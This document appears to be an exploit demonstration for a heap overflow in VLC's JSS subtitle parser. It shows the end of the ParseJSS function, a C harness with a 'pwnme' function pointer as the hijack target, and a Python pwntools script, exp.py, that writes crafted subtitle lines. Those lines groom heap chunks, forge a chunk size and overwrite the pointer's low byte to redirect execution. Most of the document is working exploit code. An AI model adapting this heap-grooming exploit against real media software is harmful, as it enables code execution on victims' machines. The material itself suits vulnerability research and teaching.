            if( (*(psz_text + 1 ) ) == 'B' || (*(psz_text + 1 ) ) == 'b' ||
                (*(psz_text + 1 ) ) == 'I' || (*(psz_text + 1 ) ) == 'i' ||
                (*(psz_text + 1 ) ) == 'U' || (*(psz_text + 1 ) ) == 'u' ||
                (*(psz_text + 1 ) ) == 'D' || (*(psz_text + 1 ) ) == 'N' )
            {
                psz_text++;
                break;
            }
            if( (*(psz_text + 1 ) ) == '~' || (*(psz_text + 1 ) ) == '{' ||
                (*(psz_text + 1 ) ) == '\\' )
                psz_text++;
            else if( *(psz_text + 1 ) == '\r' ||  *(psz_text + 1 ) == '\n' ||
                     *(psz_text + 1 ) == '\0' )
            {
                psz_text++;
            }
            break;
        default:
            if( !p_sys->jss.i_comment )
            {
                *psz_text2 = *psz_text;
                psz_text2++;
            }
        }
        psz_text++;
    }

    p_subtitle->psz_text = psz_orig2;
    msg_Dbg( p_demux, "%s", p_subtitle->psz_text );
    free( psz_orig );
    return VLC_SUCCESS;
}
```

```c

static void not_pwned(void) {
    printf("everything went down well\n");
}

static void totally_pwned(void) __attribute__((unused));
static void totally_pwned(void) {
    printf("OMG I can't believe it - totally_pwned\n");
}

int main(void) {
    int (*pf_read)(demux_t*, subtitle_t*, int) = ParseJSS;
    int i_max = 0;
    demux_sys_t *p_sys = NULL;
    void *placeholder = malloc(0xb0 - sizeof(size_t));

    demux_t *p_demux = calloc(sizeof(demux_t), 1);
    p_demux->p_sys = p_sys = calloc( sizeof( demux_sys_t ) , 1);
    p_demux->s = calloc(sizeof(stream_t), 1);
    p_demux->s->fd = STDIN_FILENO;

    p_sys->i_subtitles = 0;

    p_demux->pwnme = not_pwned;
    free(placeholder);

    printf("starting to read user input\n");

    /* Load the whole file */
    TextLoad( &p_sys->txt, p_demux->s );

    /* Parse it */
    for( i_max = 0;; )
    {
        if( p_sys->i_subtitles >= i_max )
        {
            i_max += 500;
            if( !( p_sys->subtitle = realloc_or_free( p_sys->subtitle,
                                              sizeof(subtitle_t) * i_max ) ) )
            {
                TextUnload( &p_sys->txt );
                free( p_sys );
                return VLC_ENOMEM;
            }
        }

        if( pf_read( p_demux, &p_sys->subtitle[p_sys->i_subtitles],
                     p_sys->i_subtitles ) )
            break;

        p_sys->i_subtitles++;
    }
    /* Unload */
    TextUnload( &p_sys->txt );

    p_demux->pwnme();
}
```

exp.py

```python
#!/usr/bin/env python

import pwn, sys, string, itertools, re

SIZE_T_SIZE = 8
CHUNK_SIZE_GRANULARITY = 0x10
MIN_CHUNK_SIZE = SIZE_T_SIZE * 2

class pattern_gen(object):
    def __init__(self,alphabet=string.ascii_letters + string.digits, n=8):
        self._db = pwn.pwnlib.util.cyclic.de_bruijn(alphabet=alphabet, n=n)

    def __call__(self, n):
        return ''.join(next(self._db) for _ in xrange(n))

pat = pattern_gen()
nums = itertools.count()

def usable_size(chunk_size):
    assert chunk_size % CHUNK_SIZE_GRANULARITY == 0
    assert chunk_size >= MIN_CHUNK_SIZE

    return chunk_size - SIZE_T_SIZE

def alloc_size(n):
    n += SIZE_T_SIZE
    if n % CHUNK_SIZE_GRANULARITY == 0:
        return n

    if n < MIN_CHUNK_SIZE:
        return MIN_CHUNK_SIZE

    n += CHUNK_SIZE_GRANULARITY
    n &= ~(CHUNK_SIZE_GRANULARITY - 1)
    return n

def jss_line(total_size, orig_size=-1, orig2_size=-1, suffix=''):
    if -1 == orig_size:
        orig_size = total_size
    if -1 == orig2_size:
        orig2_size = orig_size
    assert orig2_size <= orig_size <= total_size

    timing_fmt = '@{:d}@{:d}'
    timing = timing_fmt.format(next(nums), 0)

    line_len = usable_size(total_size) - 1 # NULL terminator included
    null_idx = usable_size(orig_size) - 1
    zero_pad_len = usable_size(orig_size) - usable_size(orig2_size)
    zero_pad_len -= len(timing)
    if zero_pad_len < 0:
        zero_pad_len = 0

    prefix = timing + '0' * zero_pad_len + '#'

    line = [prefix, pat(null_idx - len(prefix) - len(suffix)), suffix]
    if null_idx < line_len:
        line.extend(['\0', pat(line_len - null_idx - 1)])

    line = ''.join(line) + '\n'

    jss_regex = "@\d+@\d+([^\\0\\r\\n]*)"
```

```
    match = re.search(jss_regex, line)
    assert alloc_size(len(line)) == total_size
    assert alloc_size(len(match.group(0)) + 1) == orig_size
    assert alloc_size(len(match.group(1)) + 1) == orig2_size

    return line

def comment(total_size, orig_size=-1, fill=False, suffix='', suffix_pos=-1):
    first_char = '#' if fill else '*'
    line_len = usable_size(total_size) - 1
    prefix = first_char

    if -1 == orig_size:
        orig_size = total_size

    null_idx = usable_size(orig_size) - 1

    if -1 == suffix_pos:
        suffix_pos = null_idx

    # '}' is ignored when copying JSS line
    suffix = suffix + '}' * (null_idx - suffix_pos)

    line = [prefix, pat(null_idx - len(prefix) - len(suffix)), suffix]
    if null_idx < line_len:
        line.extend(['\0', pat(line_len - null_idx - 1)])
    line = ''.join(line) + '\n'

    assert alloc_size(len(line)) == total_size
    assert alloc_size(len(line[:-1].partition('\0')[0]) + 1) == orig_size

    return line

exploit = sys.stdout

exploit.write(jss_line(0x100)) # make sure stuff don't consolidate with top

# break hole to two chunks, free them to fastbins
exploit.write(comment(0x100, 0x50))
# second hole will hold the value copied to the chunk size field
new_chunk_size = (0x60 + 0x60) | 1
payload = pwn.p64(new_chunk_size).strip('\0')
exploit.write(comment(0x100, 0x60, fill=True, suffix=payload, suffix_pos=0x4c))
# trigger the vulnerability
# will overflow psz_orig2 to the size of psz_orig and write the new chunk size
exploit.write(jss_line(0x100, orig_size=0x60, orig2_size=0x50, suffix='\\c'))
# now the freed chunk is considered size 0xc0
# catch the original size + CHUNK_SIZE_GRANULARITY and put in fastbin
exploit.write(comment(0x100, 0x60 + 0x10))

# now we only want to override the LSB of p_demux->pwnme
# we break the rest into 2 chunks
exploit.write(comment(0x100, 0x20)) # before &p_demux->pwnme
exploit.write(comment(0x100, 0x30)) # contains &p_demux->pwnme

# we place the LSB of the totally_pwned function in the heap
override = pwn.p64(0x6d).rstrip('\0')
exploit.write(comment(0x100, fill=True, suffix=override, suffix_pos=0x34))

# and now we overflow from the first chunk into the second
# writing the LSB of p_demux->pwnme
exploit.write(jss_line(0x100, orig2_size=0x20, suffix="\\c"))
```